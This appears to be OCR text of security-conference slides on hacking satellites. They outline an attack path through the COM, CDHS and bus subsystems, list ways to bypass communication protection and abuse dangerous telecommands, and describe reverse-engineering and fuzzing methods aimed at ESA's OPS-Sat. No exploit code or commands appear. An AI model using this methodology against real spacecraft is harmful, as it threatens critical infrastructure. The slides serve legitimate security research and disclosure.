
- Parse
- Execute
- Respond

ADCS


EPS

Payload

TC / TM Flow


ADCS
EPS
TC / TM Traffic
COM
CDHS
Decode
Authenticate
Repackage
Parse
Execute
Respond
TC / TM Traffic
PLCOM
PDHS


Attack Path



Attack Path

- Hack CySat 2022 & 2023
- *How I hacked an ESA's experimental satellite*
  - Maurice-Michel Didelot
- CySat 2023
  - Matteo Calabrese


Attack Path



COM → **CDHS** → **Bus**

- Bypass COM Protection
  - Missing AC
  - Insecure Protocol
  - Outdated Crypto
  - Timing Side Channels
  - Leaked Keys
  - Timed Backdoor
  - ...

Attack Path



COM


- Bypass COM Protection
  - [...]

CDHS

- Deploy Attacker Payload
  - Firmware Update
    - Signed Image
    - Slow Upload
    - Complex System

Bus

Attack Path



COM


- Bypass COM Protection
  - [...]

CDHS

- Deploy Attacker Payload
  - ~~Firmware Update~~
  - Dangerous TC
  - Vulnerbale TC

Bus

Attack Path



COM

- Bypass COM Protection
  - [...]


CDHS

- Deploy Attacker Payload
  - ~~Firmware Update~~
  - Dangerous TC
  - Vulnerbale TC

Bus

- Hijack Bus Control Flow
- Full Bus Privileges

Attack Path



COM

- Bypass COM Protection
  - [...]

CDHS

- Deploy Attacker Payload
  - ~~Firmware Update~~
  - Dangerous TC
  - Vulnerbale TC

Bus


- Hijack Bus Control Flow
- Full Bus Privileges

Objectives


1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges

Firmware Access


Firmware Access



Firmware Access




Firmware Access




Firmware Access

Firmware Access



Firmware Access



Firmware Access

Firmware Access

Security by Obscurity

Firmware Access

Security by Obscurity

Result Publication

Approach

Manual Reverse Engineering

Approach

Manual Reverse Engineering

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies

Approach

Manual Reverse Engineering

Manual Vulnerability Analysis

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies

Approach

Manual Reverse Engineering

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies

Manual Vulnerability Analysis

- Followed TC data paths
- Missing security measures
- Dangerous TC actions
- Low hanging Fruits: `memcpy`, `strcpy`, etc.


Approach

Manual Reverse Engineering

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies

Manual Vulnerability Analysis

- Followed TC data paths
- Missing security measures
- Dangerous TC actions
- Low hanging Fruits: `memcpy`, `strcpy`, etc.



Automated Fuzz Testing


Approach

Manual Reverse Engineering

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies

Manual Vulnerability Analysis


- Followed TC data paths
- Missing security measures
- Dangerous TC actions
- Low hanging Fruits: `memcpy`, `strcpy`, etc.




Automated Fuzz Testing

- Missing emulators
- Satellite-specific configurations
- More @ Typhoocon'23

System Analysis



OPS-Sat



Experimenter

Operated by ESA

Open for Research

S-/X-Band, SDR, Optical Rx., Camera, ...

Peripherals


ARM-Based Linux + FPGA

Payload Plattform

